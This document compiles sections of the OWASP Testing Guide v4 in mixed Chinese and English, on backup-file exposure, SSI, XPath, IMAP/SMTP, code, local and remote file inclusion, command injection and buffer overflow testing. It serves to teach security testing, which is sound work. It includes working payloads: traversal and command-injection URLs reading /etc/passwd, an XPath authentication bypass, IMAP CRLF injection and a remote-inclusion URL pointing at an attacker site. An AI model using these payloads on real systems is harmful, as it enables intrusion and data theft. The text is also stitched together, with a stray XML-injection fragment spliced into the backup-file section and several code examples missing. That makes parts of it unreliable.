实施文件扩展名处理白盒测试相当于检查web服务器或应用中相关配置，验证他们是如何来被配置来处理不同的文件扩展名的。

如果web应用依赖负载均衡，不同的基础设施，检查他们是否引入不同的行为。

测试工具

漏洞扫描器像Nessus和Nikto来检测知名web目录的存在。他们也允许测试者下载网站结构，有助于判断web目录的配置和扩展名处理情况。其他工具也能用于这一目的，包括：

- wget - <http://www.gnu.org/software/wget>
- curl - <http://curl.haxx.se>
- google “web mirroring tools” .

备份、未链接文件测试 (OTG-CONFIG-004) | Owasp Testing Guide v4

审查旧文件、备份文件和未引用的文件中的敏感信息 (OTG-CONFIG-004)

综述

虽然大多数web服务器的文件被服务器自己处理，但是能找到未引用的或这遗忘的文件，这些文件可能会有助于获得基础设施的重要信息或有效登陆凭证。

大多数场景包括重命名后的就版本修改文件，不同语言文件可以被当作源代码文件下载，或者自动或手动备份压缩文件。备份文件也可能由于文件系统的特性被自动生成，比如“文件快照”。

所有这些文件给予了测试者访问内部网络、后门、管理接口甚至登陆凭证来连接管理接口或数据库服务器。

漏洞的重要来源在于这些文件，他们可能和应用程序本身无关，但是在编辑应用文件过程中产生或临时备份文件中产生，又或是遗留的旧文件或未引用文件。在生产服务器上实施在线修改或其他管理行为可能无意中留下备份的文件拷贝，或是自动被编辑器在编辑的过程产生，或被管理员存放在压缩备份文件中。

这些文件很容易被遗忘，并导致严重的安全威胁。这是由于备份文件的文件扩展名可能区别于原始文件。我们生成了.tar, .zip 或.gz 归档文件（被遗忘），显然是不同的扩展名，编辑器自动备份的也一样（比如emacs生成的临时文件file 命名为 file~）。手动备份也可能有这个问题（考虑复制 file 到 file.old 的情况）。应用的文件系统也可能在你不知道的时候为你的应用创建不同的时间点的快照，这些可能也能通过web访问到，对应用程序产生一个类似于备份文件但不同的威胁。

总之，这些行为产生应用程序不需要的文件，可能会被web服务器不同方式处理。例如，如果我们复制 login.asp 为 login.asp.old，那么我们就允许用户下载 login.asp 的源代码。因为 login.asp.old 由于他的扩展名可能当作文本文件被处理，而不是被执行。换而言之，访问 login.asp 会引起服务器端执行 login.asp 的代码，然而访问 login.asp.old 导致 login.asp.old 的内容（事实上是服务器端代码）被当作文本返回给用户，并在浏览器中显示。这可能是安全风险，因为敏感信息被泄露了。

通常来说暴露服务器端代码是一个坏主意。不仅仅暴露了不必要的业务逻辑，同时也揭露了应用相关的信息（路径名称、数据结构等等），可能会给攻击者提供帮助。更不要说很多脚本直接内嵌明文的用户名和密码（这是一个粗心的非常危险的编码实践）。

其他引起未引用文件的情况取决于设计或这配置选择，当允许不同种类的应用相关文件，如数据文件、配置文件、日志文件存储在web服务器能够访问的文件系统目录时就会发生。正常情况下，这些文件没有放在能通过web访问的文件系统中的理由，因为他们只被应用层访问，只被应用程序本身使用（不是使用浏览器的不同用户）。

威胁

备份文件和未引用文件可能对web应用程序的安全造成多种威胁：

- 未引用的文件可能暴露敏感信息有助于攻击行为；比如引用文件包含数据库凭证信息，配置文件包含其他隐藏的信息，比如绝对路径等等。
- 未引用的页面可能能够包含攻击应用程序的强大功能函数；比如管理页面不应该从公开页面内容中获得，但是能够被已知路径的用户访问。
- 旧文件和备份文件可能包含在近期版本中已经修复的漏洞；比如 *viewdoc.old.jsp* 可能包含目录遍历漏洞，而 *viewdoc.jsp* 中已经修复，但是这个漏洞仍然可能被发现旧版本的恶意人员利用。
- 备份文件可能暴露页面源代码；比如请求 *viewdoc.bak* 可能返回 *viewdoc.jsp* 的源代码，通过评审源代码可能发现那些很难从盲目的请求中发现的漏洞。
- 备份压缩文件可能包含web目录下的所有文件（甚至web根目录之外的文件）。这允许攻击者能快速枚举整个应用，包括未引用的页面、源代码和包含文件等等。例如如果你遗忘了一个名为 *myservlets.jar.old* 的文件，它包含了一个你实现 *servlet* 类的备份，那么许多敏感信息可能被反编译和逆向工程中获得。
- 在一些例子中，复制或编辑文件不修改文件扩展名，但是修改文件名。例如在windows环境下可能发生这个问题，当文件被复制时候，操作系统自动给文件加上本地语言化的“复制”字符。由于文件扩展名没有改变，可执行文件不会被服务器以明文方式返回，所以这种情况下不会暴露源代码。然而，这些文件也可能十分有害，因为他们可能已经被废弃或包含错误的逻辑，当被调用时候，可能引发应用程序错误，这些诊断信息或许能给攻击者带来有用的信息。
- 日志文件可能包含关于用户的敏感信息，例如URL参数中传递敏感数据，会话ID，已访问URL（可能暴露一些未引用内容）等等。其他日志文件（如FTP日志）可能包含系统管理员维护系统情况的敏感信息。
- 文件系统快照也可能包含那些已经修复的存在漏洞的代码拷贝。例如 *./snapshot/monthly.1/view.php* 可能包含已经修复的存在目录遍历的 */view.php* 文件，这个漏洞能被任何能够访问就版本文件的人利用。

如何测试

黑盒测试

测试未引用的文件包括自动化和手动技巧，通常需要以下一系列技巧的组合：

从发布的公开内容中推断文件命名模式

枚举所有应用程序页面和功能。这能通过使用浏览器手动完成，或使用应用爬虫工具。许多应用使用可以识别的命名模式，或者使用可识别的词语来组织文件目录和资源。从已经发布的内容的命名模式，很有可能推断出未引用的页面的名称和目录。例如找到一个名字为 *viewuser.asp*，那么可以试着找找 *edituser.asp*、*adduser.asp* 和 *deleteuser.asp*。如果找到一个 */app/user* 目录，可以试着找找 */app/admin* 和 */app/manager*。

已发布的内容中的其他线索

许多web应用会在已发布的内容中留下通往隐藏页面和隐藏功能的线索。这些线索往往能在JavaScript文件和HTML源代码中发现。所有已经发布的内容中的源代码都应该被手动评审来鉴别关于其他页面和功能的线索。例如：

程序员的注释和注释掉的源代码部分可能指向隐藏内容：

JavaScript可能包含特定情况下的用户页面链接：

```
var adminUser=false;::if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
```

HTML页面可能包含禁用SUBMIT元素的隐藏表单：

0s4tan@hell.com

In this case, the final XML database is:

gandalf!c30gandalf@middleearth.comStefan0w1s3c500Stefan0@whysec.hmmtonyUn6R34kb!e

to print out the current time.

to include the output of a CGI script.

to include the content of a file or list files in a directory.

to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives. In the default configuration, usually, most web servers don't allow the use of the `exec` directive to execute system commands.

As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that makes the application or the web server behave in an unforeseen manner. With regard to SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as one or more SSI directives.

This is a vulnerability very similar to a classical scripting language injection vulnerability. One mitigation is that the web server needs to be configured to allow SSI. On the other hand, SSI injection vulnerabilities are often simpler to exploit, since SSI directives are easy to understand and, at the same time, quite powerful, e.g., they can output the content of files and execute system commands.

How to Test

Black Box testing

The first thing to do when testing in a Black Box fashion is finding if the web server actually supports SSI directives. Often, the answer is yes, as SSI support is quite common. To find out we just need to discover which kind of web server is running on our target, using classic information gathering techniques.

Whether we succeed or not in discovering this piece of information, we could guess if SSI are supported just by looking at the content of the target web site. If it contains `.shtml` files, then SSI are probably supported, as this extension is used to identify pages containing these directives. Unfortunately, the use of the `shtml` extension is not mandatory, so not having found any `shtml` files doesn't necessarily mean that the target is not prone to SSI injection attacks.

The next step consists of determining if an SSI injection attack is actually possible and, if so, what are the input points that we can use to inject our malicious code.

The testing activity required to do this is exactly the same used to test for other code injection vulnerabilities. In particular, we need to find every page where the user is allowed to submit some kind of input, and verify whether the application is correctly validating the submitted input. If sanitization is insufficient, we need to test if we can provide data that is going to be displayed unmodified (for example, in an error message or forum post). Besides common user-supplied data, input vectors that should always be considered are HTTP request headers and cookies content, since they can be easily forged.

Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where the provided input is stored. We need to make sure that we can inject characters used in SSI directives:

```
< !      - > and [a-zA-Z0-9]
```

To test if validation is insufficient, we can input, for example, a string like the following in an input form:

This is similar to testing for XSS vulnerabilities using

If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page is served, thus including the content of the Unix standard password file.

The injection can be performed also in HTTP headers, if the web application is going to use that data to build a dynamically generated page:

```
GET / HTTP/1.0Referer: User-Agent:
```

Gray Box testing

If we have access to the application source code, we can quite easily find out:

1. If SSI directives are used. If they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate.
2. Where user input, cookie content and HTTP headers are handled. The complete list of input vectors is then quickly determined.
3. How the input is handled, what kind of filtering is performed, what characters the application is not letting through, and how many types of encoding are taken into account.

Performing these steps is mostly a matter of using grep to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

Tools

- Web Proxy Burp Suite - <http://portswigger.net>
- Paros - <http://www.parosproxy.org/index.shtml>
- [WebScarab](#)
- String searcher: grep - <http://www.gnu.org/software/grep>

References

Whitepapers

- Apache Tutorial: "Introduction to Server Side Includes" - <http://httpd.apache.org/docs/1.3/howto/ssi.html>
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - <http://www.cgisecurity.net/papers/header-based-exploitation.txt>
- SSI Injection instead of JavaScript Malware - <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>
- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://blogs.iis.net/robert_mcmurray/archive/2010/12/28/iis-notes-on-server-side-includes-ssi-syntax-kb-203064-revisited.aspx

XPath注入测试 (OTG-INPVAL-010) | Owasp Testing Guide v4

Testing for XPath Injection (OTG-INPVAL-010)

Summary

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject XPath syntax into a request interpreted by the application, allowing an attacker to execute user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

Web applications heavily use databases to store and access the data they need for their operations. Historically, relational databases have been by far the most common technology for data storage, but, in the last years, we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath as their standard query language.

Since, from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as [SQL Injection](#) attacks. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large number of the techniques that can be used in a SQL Injection attack depend on the characteristics of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of an XPath injection attack is that, unlike SQL, no ACLs are enforced, as our query can access every part of the XML document.

How to Test

The XPath attack pattern was first published by Amit Klein [1] and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter his/her username and password. Let's assume that our database is represented by the following XML file:

gandalf!c3adminStefan0w1s3cguesttonyUn6R34kb!eguest

An XPath query that returns the account whose username is "gandalf" and the password is "!c3" would be the following:

```
string("//user[username/text()='gandalf' and password/text()='!c3']/account/text())
```

If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

Username: ' or '1' = '1 Password: ' or '1' = '1

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

```
string("//user[username/text()=* or '1' = '1' and password/text()=* or '1' = '1']/account/text())
```

As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the application will authenticate the user even if a username or a password have not been provided. And as in a common SQL Injection attack, with XPath injection, the first step is to insert a single quote ('') in the field to be tested, introducing a syntax error in the query, and to check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a [Blind XPath Injection](#) attack, whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. [Blind XPath Injection](#) is explained in more detail by Amit Klein in the referenced paper.

References

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - <http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf>
- [2] XPath 1.0 specifications - <http://www.w3.org/TR/xpath>

IMAP/SMTP注入测试 (OTG-INPVAL-011) | Owasp Testing Guide v4

IMAP/SMTP Injection (OTG-INPVAL-011)

Summary

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not being properly sanitized.

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to conduct direct testing.

An IMAP/SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users (see the scheme presented in Figure 1).




Figure 1 - Communication with the mail servers using the IMAP/SMTP Injection technique.

Figure 1 depicts the flow of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2 is the tester bypassing the webmail client and interacting with the back-end mail servers directly.

This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested.

Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks
- Relay/SPAM

How to Test

The standard attack patterns are:

- Identifying vulnerable parameters
- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

In order to detect vulnerable parameters, the tester has to analyze the application's ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure application, the response should be an error with some corresponding action telling the client that something has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	On the SMTP server
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
Attached files	

In this example, the "mailbox" parameter is being tested by manipulating all requests with the parameter in:

http://src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1

The following examples can be used.

- Assign a null value to the parameter:

```
http://src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Substitute the value with a random value:

```
http://src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Add other values to the parameter:

```
http://src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1
```

- Add non standard special characters (i.e.: \, ', ", @, #, !, |):

```
http://src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminate the parameter:

```
http://src/read_body.php?passed_id=46106&startMessage=1
```

The final result of the above testing gives the tester three possible situations:

S1 - The application returns a error code/message

S2 - The application does not return an error code/message, but it does not realize the requested operation

S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user retrieves the email headers using the following HTTP request:

```
http://src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

An attacker might modify the value of the parameter INBOX by injecting the character " (%22 using URL encoding):

```
http://src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

In this case, the application answer may be:

```
ERROR: Bad or malformed request.Query: SELECT "INBOX""Server responded: Unexpected extra arguments to Select
```

The situation S2 is harder to test successfully. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last situation (S3) is not relevant in this paragraph.

Result Expected:

- List of vulnerable parameters
- Affected functionality
- Type of possible injection (IMAP/SMTP)

Understanding the data flow and deployment structure of the client

After identifying all vulnerable parameters (for example, "passed_id"), the tester needs to determine what level of injection is possible and then design a testing plan to further exploit the application.

In this test case, we have detected that the application's "passed_id" parameter is vulnerable and is used in the following request:

```
http://src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Using the following test case (providing an alphabetical value when a numerical value is required):

```
http://src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

will generate the following error message:

```
ERROR : Bad or malformed request.Query: FETCH test:test BODY[HEADER]Server responded: Error in IMAP comma
```

nd received by server.

In this example, the error message returned the name of the executed command and the corresponding parameters.

In other situations, the error message ("not controlled" by the application) contains the name of the executed command, but reading the suitable RFC (see "Reference" paragraph) allows the tester to understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to deduce all the possible commands (and parameters) associated with the above mentioned functionality. For example, if a vulnerable parameter has been detected in the create mailbox functionality, it is logical to assume that the affected IMAP command is "CREATE". According to the RFC, the CREATE command accepts one parameter which specifies the name of the mailbox to create.

Result Expected:

- List of IMAP/SMTP commands affected
- Type, value, and number of parameters expected by the affected IMAP/SMTP commands

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN, and LOGOUT.
2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue.

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to remember that, in order to execute an IMAP/SMTP command, the previous command must be terminated with the CRLF (%0d%0a) sequence.

Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects that the parameter "message_id" in the following request is vulnerable:

```
http://read_email.php?message_id=4791
```

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter as:

```
FETCH 4791 BODY [HEADER]
```

In this scenario, the IMAP injection structure would be:

```
http://read_email.php?message_id=4791 BODY [HEADER] %0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791
```

Which would generate the following commands:

```
????? FETCH 4791 BODY [HEADER]V100 CAPABILITYV101 FETCH 4791 BODY [HEADER]
```

where:

```
Header = 4791 BODY [HEADER]Body = %0d%0aV100 CAPABILITY%0d%0aFooter = V101 FETCH 4791
```

Result Expected:

- Arbitrary IMAP/SMTP command injection

References

Whitepapers

- RFC 0821 "Simple Mail Transfer Protocol" .
- RFC 3501 "Internet Message Access Protocol - Version 4rev1" .
- Vicente Aguilera Díaz: "MX Injection: Capturing and Exploiting Hidden Mail Servers" - <http://www.webappsec.org/projects/articles/121106.pdf>

代码注入测试 (OTG-INPVAL-012) | Owasp Testing Guide v4

Testing for Code Injection (OTG-INPVAL-012)

Summary

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server.

In [Code Injection](#) testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test

Black Box testing

Testing for PHP Injection vulnerabilities

Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file:

`http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a`

Result Expected:

The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an included file.

Gray Box testing

Testing for ASP Code Injection vulnerabilities

Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field? Here, the ASP code will save the input to a file and then execute it:

`))`

References

- Security Focus - <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia - <http://www.wikipedia.org>
- Reviewing Code for [OS Injection](#)

本地文件包含测试(LFI) | Owasp Testing Guide v4

Testing for Local File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

Code execution on the web server
Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
Denial of Service (DoS)
Sensitive Information Disclosure

Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:

```
http://vulnerable_host/preview.php?file=example.html
```

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

If the above mentioned conditions are met, an attacker would see something like the following:

```
root:x:0:0:root:/bin/bashbin:x:1:1:bin:/bin:/sbin/nologind daemon:x:2:2:daemon:/sbin:/sbin/nologinale
x:x:500:500:alex:/home/alex:/bin/bashmargo:x:501:501::/home/margo:/bin/bash...
```

Very often, even when such vulnerability exists, its exploitation is a bit more complex. Consider the following piece of code:

In the case, simple substitution with arbitrary filename would not work as the postfix 'php' is appended. In order to bypass it, a technique with null-byte terminators is used. Since %00 effectively presents the end of the string, any characters after this special byte will be ignored. Thus, the following request will also return an attacker list of basic users attributes:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

References

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain a white list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for

malicious users to manipulate the path.

远程文件包含测试(RFI) | Owasp Testing Guide v4

Testing for Remote File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

Code execution on the web server Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
Denial of Service (DoS)
Sensitive Information Disclosure

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since RFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against a white list), so this snippet of code results vulnerable to this type of attack.

Consider in fact the following URL:

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicious_page
```

In this case the remote file is going to be included and any code contained in it is going to be run by the server.

References

Whitepapers

- "Remote File Inclusion" - <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>
- Wikipedia: "Remote File Inclusion" - http://en.wikipedia.org/wiki/Remote_File_Inclusion

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain a white list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

命令执行注入测试 (OTG-INPVAL-013) | Owasp Testing Guide v4

Testing for Command Injection (OTG-INPVAL-013)

Summary

This article describes how to test an application for OS command injection. The tester will try to inject an OS command through an HTTP request to the application.

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications.

How to Test

When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol “|” onto the end of the file name.

Example URL before alteration:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Example URL modified:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

This will execute the command “/bin/ls” .

Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command. %3B is url encoded and decodes to semicolon

Example:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Example

Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up WebScarab, you can obtain a POST HTTP like the following:

```
POST http://www.example.com/public/doc HTTP/1.1Host: www.example.comUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0Accept: text/xml,application/xml,application/xhtml+xml,application/xml;q=0.9,application/xhtml+xml;q=0.8,application/xhtml+xml;q=0.5Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7Keep-Alive: 300Proxy-Connection: keep-aliveReferer: http://127.0.0.1/WebGoat/attack?Screen=20Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5Authorization: Basic T2Vbc1Q9Z3V2Tc3eContent-Type: application/x-www-form-urlencodedContent-length: 33Doc=Doc1.pdf
```

In this post request, we notice how the application retrieves the public documentation. Now we can test if it is possible to add an operating system command to inject in the POST HTTP. Try the following:

```
POST http://www.example.com/public/doc HTTP/1.1Host: www.example.comUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0Accept: text/xml,application/xml,application/xhtml+xml,application/xml;q=0.9,application/xhtml+xml;q=0.8,application/xhtml+xml;q=0.5Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7Keep-Alive: 300Proxy-Connection: keep-aliveReferer: http://127.0.0.1/WebGoat/attack?Screen=20Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5Authorization: Basic T2Vbc1Q9Z3V2Tc3eContent-Type: application/x-www-form-urlencodedContent-length: 33Doc=Doc1.pdf+|+Dir c:\
```

If the application doesn't validate the request, we can obtain the following result:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'Output...Il volume nell'unità C non ha etichetta.Numero di serie Del volume: 8E3F-4B61Directory of c:\ 18/10/2006 00:27 2,675 Dir_Prog.txt 18/10/2006 00:28 3,887 Dir_ProgFile.txt 16/11/2006 10:43 Doc 11/11/2006 17:25 Documentos and Settings 25/10/2006 03:11 I386 14/11/2006 18:51 h4ck3r 30/09/2005 21:40 25,934 OWASP1.JPG 03/11/2006 18:29 Prog 18/11/2006 11:20 0 Program Files 16/11/2006 21:12 Software
```

24/10/2006 18:25 Technologies 2,496 byte Return code: 0	Setup 18/11/2006 11:14 13 Directory 6,921,269,248 byte disponibili	24/10/2006 23:37 3 File 3
--	--	------------------------------

In this case, we have successfully performed an OS injection attack.

Tools

- OWASP [WebScarab](#)
- OWASP [WebGoat](#)

References

White papers

- <http://www.securityfocus.com/infocus/1709>

Remediation

Sanitization

The URL and form data needs to be sanitized for invalid characters. A “blacklist” of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. A “white list” containing only allowable characters should be created to validate the user input. Characters that were missed, as well as undiscovered threats, should be eliminated by this list.

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all these informations to test from a Gray Box point of view

缓冲区溢出测试 (OTG-INPVAL-014) | Owasp Testing Guide v4

Testing for Buffer overflow (OTG-INPVAL-014)

Summary

To find out more about buffer overflow vulnerabilities, please go to [Buffer Overflow](#) pages.

See the OWASP article on [Buffer Overflow](#) Attacks.

See the OWASP article on [Buffer Overflow](#) Vulnerabilities.

How to test

Different types of buffer overflow vulnerabilities have different testing methods. Here are the testing methods for the common types of buffer overflow vulnerabilities.

- [Testing for heap overflow vulnerability](#)
- [Testing for stack overflow vulnerability](#)
- [Testing for format string vulnerability](#)

Code Review

See the [OWASP Code Review Guide](#) article on how to [Review Code for Buffer Overruns and Overflows Vulnerabilities](#).

Remediation

See the [OWASP Development Guide](#) article on how to [Avoid Buffer Overflow](#) Vulnerabilities.

堆溢出测试 | Owasp Testing Guide v4

Testing for Heap overflow

Summary

In this test the penetration tester checks whether they can make a [Heap overflow](#) that exploits a memory segment.

